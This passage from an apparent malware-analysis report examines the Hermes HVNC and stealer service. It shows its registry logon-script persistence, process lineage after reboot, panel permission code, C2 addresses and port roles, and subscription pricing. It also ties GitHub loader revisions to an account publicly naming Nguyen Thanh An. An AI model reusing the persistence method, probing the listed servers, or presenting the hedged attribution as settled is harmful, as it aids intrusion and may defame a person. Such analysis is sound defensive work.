



**Figure 4.10** A crop of the actual PNG returned by recovery DLL 1.1.6. Its fixed laboratory host used ASCII settings and an explicit screenshot-destination override. The independently retained VM capture shows the same observation PID 3144 and UTC start text.

Path construction corrupted the integrated client's screenshot `output_dir`; JSON serialization then failed before transmission. Hardware-breakpoint observation captured the same 38-byte field at serialization and rejection, including invalid UTF-8 byte `0xC0` at index 20 (technical report, Section 12.11). The DLL's destination override prevents its successful screenshot from establishing a repair to the integrated client.

The equal 645-file sets measure fixture selection, not whole-program equivalence. Two other fixed-host experiments exercised terminal and save-only URL download. Integrated-client results concern its built-in handlers; they do not establish loading of the separately acquired DLLs.

## 4.6 Delivery and return after reboot

Starting unchanged Stage 3 with its recovered runtime DLLs let embedded LOLD reconstruct and launch Hermes from the local fixture's original manifest and four data slots. Stage 5 was absent from the guest's input media; Python execution and SMAP retrieval were outside this run.

Process records connect the original host to a `--lold-container` child. Two sampled 128-byte code windows match the client exactly. Its 1,024-byte header matches after substituting only the image base independently read from the child's PEB. Wrong-base, altered-header and changed-code controls reject incorrect comparisons; the delivery observations identify the payload beyond its process name.

Child-header verification · the actual mapped image base

```
{
  "original_exact_header_gate_matched": false,
  "raw_header_comparison": {
    "difference_offsets": [170, 171, 172, 173],
    "observed_header_base": "0x7ff7e82a0000",
    "independent_peb_base": "0x7ff7e82a0000",
    "exact_after_only_actual_image_base_substitution": true
  }
}
```

**Figure 4.11** Selected retained checks for the initial native child. Only four ImageBase bytes differed; substituting the base read independently from the child's PEB made the 1,024-byte header match.

### Observed delivery and reboot lineage, 2026-10-20

**Guest clock: Security process-creation events, UTC**

**runtime-cache.exe | PID 3656**

`20:13:05.5059020`

→

**runtime-cache.exe | PID 6528**

`20:13:33.8195874`

**Reboot: new guest boot time 20:17:54.5 UTC**

**userinit.exe**

PID 4444

`20:19:08.9053966`

→

**wcprov.exe**

PID 1984

`20:19:09.7467104`

→

**wcprov.exe**

PID 5688

`20:19:21.5774257`

Arrows show recorded parentage. Both child command lines contain --lold-container.

**explorer.exe | PID 4644**

Recorded parent of the later process

→

**SyncService.exe | PID 6796**

`20:21:15.1427361 | exit 0`

**Host capture clock: separate from the guest event timestamps**

Initial connection: 57 native messages. Reboot-interval connection: 106.

Reconnection recorded at 20:19:24.013556 UTC on the host.

Tested flags: 0x1F. The 0x1E variant was untested. This lineage does not isolate a sole persistence trigger.

**Figure 4.12** Observed process lineage before and after the retained reboot. Original Windows Security records identify the installed parent and returning child. Signaling uses a separate host clock; the figure does not derive boot latency from it.

**Original Procmon event · a startup value is written**

```
{
  "pid": 3656, "operation": "RegSetValue",
  "utc": "2026-10-20T20:13:29.560206+00:00",
  "result_name": "SUCCESS",
  "path": "HKCU\\Environment\\UserInitMprLogonScript",
  "details": {"Type": "REG_SZ", "Length": 148,
    "Data": "\"C:\\Users\\MockHermes\\AppData\\Local\\Microsoft\\Windows\\AppCache\
\wcprov.exe\""}
}
```

**Figure 4.13** Selected fields from the original native process's registry-write event. This installs one of the retained startup entries; SUCCESS describes the write, without isolating it as the sole reboot trigger.

Decoded Security 4688 records · post-reboot parent and child


```
[
  {
    "record_id": 1935, "pid": 1984, "parent_pid": 4444,
    "utc": "2026-10-20T20:19:09.7467104Z",
    "parent_image": "C:\\Windows\\System32\\userinit.exe",
    "image":
      "C:\\Users\\MockHermes\\AppData\\Local\\Microsoft\\Windows\\AppCache\
\wcprov.exe"
  },
  {
    "record_id": 1981, "pid": 5688, "parent_pid": 1984,
    "utc": "2026-10-20T20:19:21.5774257Z",
    "parent_record_id": 1935,
    "command_line":
      "C:\\Users\\MockHermes\\AppData\\Local\\Microsoft\\Windows\\AppCache\
\wcprov.exe --lold-container"
  }
]
```


**Figure 4.14** Selected fields from the retained decoding of Windows Security 4688 records after reboot and sign-in. Record 1935 is the installed `wcprov.exe` parent; record 1981 is its child, whose complete command line retains `--lold-container`. The verifier's `parent_record_id` joins the child to the recorded parent creation.

The recorded procedure contains no manual specimen relaunch. A returning connection supplied 106 native messages with the same device identity and profile bytes. Several startup entries coexisted, so the reboot record establishes renewed execution without isolating one exclusive persistence trigger. It covers the old route's enabled configuration; the embedded-route variant disables that installation branch.

Returning native profile · unchanged device and build identity


```
{
  "type": "device-profile",
  "deviceId": "2d84d27b5e2299c940ed7e1d5020dfbdbe230db74ba83687af503b76cd0b5a43",
  "payload": {
    "username": "MockHermes", "computer_name": "MOCKHERMES-VM",
    "buildTag": "guthuy", "buildVariant": "full-recovery",
    "clientVersion": "1.4.3", "featureMask": 7, "arch": "x64"
  }
}
```


**Figure 4.15** Selected fields from the native profile returned after reboot. The complete 1,072-byte message, including its device identifier, is byte-identical to the profile received before reboot.

# 5. The service around the client

The panel footer publishes the exploit.in topic and Telegram destination. The forum advert names `HermesBot` and offers an HVNC, stealer, loader and self-hosted botnet product. The October 16 conversation with `@Hermes_Greece`, displayed as “Hermes Botov,” returns its subscription packet, connecting the analyzed deployment to the sales identity.

## 5.1 Selling access and organizing work

Titanium, Platinum and Diamond subscriptions run for seven, fourteen or thirty days. The price card lists amounts from 300 to 1500 without specifying a currency. The tiers allow two, five or unlimited worker accounts inside the product; these limits do not count victim devices.



**Цены и политика:**

| | Titanium | Platinum | Diamond |
|---|---|---|---|
| 7 дней | 300 | 550 | 850 |
| 14 дней | 400 | 750 | 1050 |
| 30 дней | 600 | 900 | 1500 |

1. Работа через **гаранта** всегда приветсвуется.
2. Связь только через указанные ниже контакты, сверяйте через лс форума.
3. Продукт **не** работает по **СНГ**

**Figure 5.1** Original price-and-policy card returned in the October 16 Telegram exchange. Tier names, duration choices and prices are visible. The clipped final policy line is preserved as captured.

Titanium lists file, process, clipboard and terminal controls. Platinum adds input logging, recovery/log functions, the loader and API reads. Diamond adds hidden desktop and API writes. Subscription features, account permissions and access to individual records have separate checks in the captured frontend.

The account-permission check

```
const a=(e,t)=>{
  var n;
  return !t || (
    "main"===(null===e||void 0===e?void 0:e.accountType) ||
    !0===(null===e||void 0===e||
      null===(n=e.permissions)||void 0===n?void 0:n[t])
  )
}
```

**Figure 5.2** Captured frontend permission helper, with whitespace expanded; e is the account and t the requested permission. For a named permission, a main account passes; other accounts need an explicit true value. Subscription-feature and device-access checks occur separately.





**Figure 5.3** Local reconstruction of the captured frontend; account and subscription values are synthetic. The profile brings the subscription tier, account type and panel-update controls into the same application as Users, API and Nodes settings.

Workers can receive assigned build tags or records; guest links specify actions and expiry. Bot views organize device actions and queues, while log views group collected material and match watched domains.





**Figure 5.4** Local reconstruction of the captured frontend; every device record and counter is synthetic. The complete Bot List view places inventory filters beside separate Online, Live / Input, Queue and Log Status columns.

Builder accepts a server address, build name and Recovery-on-connect selection. Loader manages payload uploads and replacements, including an option to preserve the access key.





**Figure 5.5** Local reconstruction of the captured Builder frontend with synthetic responses and a loopback address. Direct or Node connection choices appear beside the startup-recovery toggle.

## 5.2 Separate channels on shared infrastructure

At `194.102.104[.]223`, recovered configuration and captured interactions assign LOLD's payload and command functions to port 8093, client signaling and desktop transport to 8080, and the panel to 8700. The recovery worker targets port 8787 for reports. Port numbers alone do not establish those roles elsewhere.

An edge service reports its relationship to the panel


```
{
  "panelOnline": true,
  "status": "ok",
  "latencyMs": 144,
  "loader": {"listenAddr": ":8093", "requests": 22,
             "bytes": 65729644},
  "stream": {"mode": "edge", "publishers": 1,
             "totalSessions": 1},
  "version": "panel-20261019-012431"
}
```

**Figure 5.6** Selected fields from the retained 192.109.139[.]94:8080/health response, recorded at 2026-10-19T09:27:06Z. The service reports an edge role, panel connectivity and loader traffic; it supplies no upstream address. Its counters are server-reported values, not a verified victim census.

Five host-labelled JavaScript acquisitions have identical hashes and lengths. Seven of eight module-catalog bodies are byte-identical; the eighth advertises an older selection. Of twenty addresses in the downstream register, eleven have retained panel evidence. The others have edge, historical-service or weaker candidate evidence. These are investigated addresses, not customer or operator counts.

Upstream, loader configurations identify Hosts A and B; B also supplied the acquired package chain. Three other synchronization-service banners remain candidates. The similarly named `xueban-sync` proved to be a student-assistance application. Banner resemblance alone cannot establish a PyMapper deployment.

### Separate service roles in the retained delivery chain




Arrow follows recovered artifacts; a server-to-server connection is not established.

**Reference downstream address: 194.102.104.223**

| | | |
|---|---|---|
| **8093** | **LOLD** | Payload manifests, chunks and loader command routes |
| **8080** | **Hermes client** | Signaling and desktop transport |
| **8787** | **Recovery** | Separate HTTP report receiver |
| **8700** | **Operator interface** | Hermes panel UI and API |

RDP and database observations are separate host evidence.

**Separate edge example: 192.109.139.94**

```
stream.mode = edge
panelOnline = true
```

Health reports upstream proxy counters.
The panel's address is unresolved.

Figure 5.7 Artifact-linked delivery and the reference deployment's service roles. The upstream relationship follows recovered payload content. The separate edge record reports a panel relationship without identifying its upstream address.

## 5.3 Public code inside an authenticated product

Without a panel login, the module catalog supplied the identities and download paths below. Versioned downloads provided native components whose bytes could be checked against those records.

Public release metadata identifies a native component

```
{
  "id": "clipboard", "version": "0.1.0", "abiVersion": 2,
  "bytes": 327168,
  "sha256": "82a77d265a0b1927beb70d55ca13896187b87950f12d44bb852aeac7acaf61a9",
  "url": "/api/modules/clipboard/0.1.0"
}
```

**Figure 5.8** Complete clipboard record from the retained module catalog, formatted for readability. Its advertised SHA-256 matches the held DLL. This response provides a reproducible file identity and download path.

Retained panel responses · public catalog and rejected reads

```
GET /api/modules/history                 200
GET /api/system-health/database/export   401
GET /api/bots/overview                   401
GET /api/logs                            401
```

**Figure 5.9** Selected method, path and status fields from the October 19 reference sweep. Its 104 requests included 81 authentication rejections and three public-data responses. The exposed code, release metadata and deployment information did not establish operator-account takeover or control of an existing device.

## 5.4 A changing product and a coordinated release surface

Recovery 1.1.4 repairs descriptor ownership; 1.1.5 expands extension-storage selection; 1.1.6 adds arithmetic obfuscation to report and transport routines. Hidden-desktop 0.1.2 excludes three Firefox cache/history directory components from its working profile copy. The static comparisons and laboratory results document these changes beyond their version labels.

Five carrier histories share the packaging sequence below, followed by caller edits on October 17. The embedded and mapped-route LOLD binaries differ at one configuration byte, joining the new packaging to the earlier native lineage.

The five October 9 commits span 304 seconds; retained PushEvents span 305. October 11 spans 277 seconds in both sets. On October 15 four carriers cluster within 112 seconds, with the fifth arriving hours later. Repeated publication of common bytes across unrelated lures supports coordination, while leaving the release tooling and account controllers unresolved.

The technical report, Sections 3 and 13-16, preserves the sales captures, frontend sources, response transcripts, infrastructure dispositions and native version comparisons.

## Shared payload revisions and separate caller changes

Five retained repository histories; dates are in October 2026. Hashes below are prefixes.

| Date | Payload form and checked identity | Delivery or caller effect |
|---|---|---|
| 10-03 | **Obfuscated Python**<br>22,236 bytes · 5ea250db… | Selected revisions share the same payload file. |
| 10-09 | **Readable signed client**<br>Same 1,251-line source | Saved request selector; its response is not retained. |
| 10-11 | **Obfuscated Python**<br>24,855 bytes · 60c5c203… | Wrapper changes do not identify a new native response. |
| 10-15 | **Embedded native payload**<br>1,142,725-byte wrapper · f6b3e697… | 843,776-byte Stage 4; mapper and SMAP steps bypassed. |
| 10-17 | **Application caller edits**<br>Selected entry points change | Subprocess starts introduce path and interpreter dependencies. |

Matching payload bytes do not make application entry points equivalent. The records do not expose the release script or explain the publisher's intent.

**Figure 5.10** Payload and invocation changes across five retained carrier histories. Dates are selected Git commit metadata. Exact file comparisons establish the shared forms; the figure does not identify a release script or explain why readable source appeared.





**Figure 5.11** Local reconstruction of the captured Loader frontend; the identifier and inventory state are synthetic. File selection and a four-slot upload plan appear above columns for access keys and related builds.

# 6. Following the publishing account

Three exact malicious revisions in two repositories tie `thanhan92-f1` to sustained loader publication and maintenance. The account publicly presents itself as Nguyen Thanh An and affiliates with `hitechcloud-vietnam`. It is the investigation's strongest account-level lead.





**Figure 6.1** Original GitHub capture of the October 6 update, showing the publishing account, revision and verification badge. The retained API response below supplies the complete revision ID and separate author and committer accounts.

The account fields behind the verification badge

```
{
  "sha": "6ccece96119f9428a763dbb2adef9126322788b5",
  "commit": {
    "message": "Update exp.py",
    "verification": {"verified": true, "reason": "valid"}
  },
  "author": {"login": "thanhan92-f1", "id": 73547738},
  "committer": {"login": "web-flow", "id": 19864447}
}
```

**Figure 6.2** Selected fields from the October 6 revision's retained GitHub API record. The author account is thanhan92-f1, while the committer is GitHub's web-flow; verified/valid is the platform's recorded result. The retained signature is OpenPGP, not a personal SSH-signing record.

## 6.1 A maintained loader with a recoverable payload

From September 26 to October 3, the wrapper, bearer value and decoding key change while the host and mapper name stay fixed. The October 6 revision synchronizes the other carrier. Original Git objects join all three commits to their preserved files.

The later loader's key decodes the retained SMAP response. The package yields `proliv4.exe`; its overlay yields LOLD; the selected manifest and data slots yield Hermes. This reproducible chain establishes what the account-associated source was configured to retrieve. Possession of a copied key does not identify its publisher personally.

### Account association and exact file identities





**Figure 6.3** The September 26 revision adds a 25,077-byte loader; the October 3 addition and October 6 update share the newer 22,236-byte file. Retained API responses associate all three revisions with account ID 73547738, and the Git-object joins verify the source identities.

**The public profile attached to account 73547738**

```
{
  "login": "thanhan92-f1",
  "id": 73547738,
  "name": "Nguyen Thanh An",
  "company": "@hitechcloud-vietnam",
  "blog": "https://photuesoftware.com/"
}
```

**Figure 6.4** Public-profile fields for the same numeric account ID, with terminal color escapes removed and whitespace reformatted. The account publishes Nguyen Thanh An's name and company/site relationship; a separate membership response lists hitechcloud-vietnam. These identity claims do not identify who controlled each session.

A 67-event response includes 28 events across nine organization repositories from March 23 to October 17; another records 25 exporter commits on October 17. This continuity

and the published social links support the person-associated lead, while leaving personal, shared, delegated or compromised access unresolved during the malicious changes.

## 6.2 What the surrounding similarities add

Shared payloads and repeated publication waves independently support coordination across the wider carrier set. Hourly activity adds a weaker comparison.





**Figure 6.5** Hourly profiles compare 3,976 timestamps from the named account's repositories with 718 from nineteen carrier accounts, each normalized to its own total; cosine similarity is approximately 0.890. Fifteen module PE timestamp fields form a separate histogram. UTC+07:00 is a reference clock, not an inferred location.

Inherited history, third-party commits, automation and unequal collection windows prevent converting that similarity into an authorship probability. Exact loader revisions and content-linked publication bursts carry the attribution argument; hourly overlap supplies context.

The business-infrastructure comparison found no exact IP, returned TLS-leaf fingerprint or SSH host-key overlap with the research baseline. Shared hosting providers, short error phrases and Greek-themed names add little specificity. The separate Lobster interface lacks a verified source, executable, credential or upstream-address link.

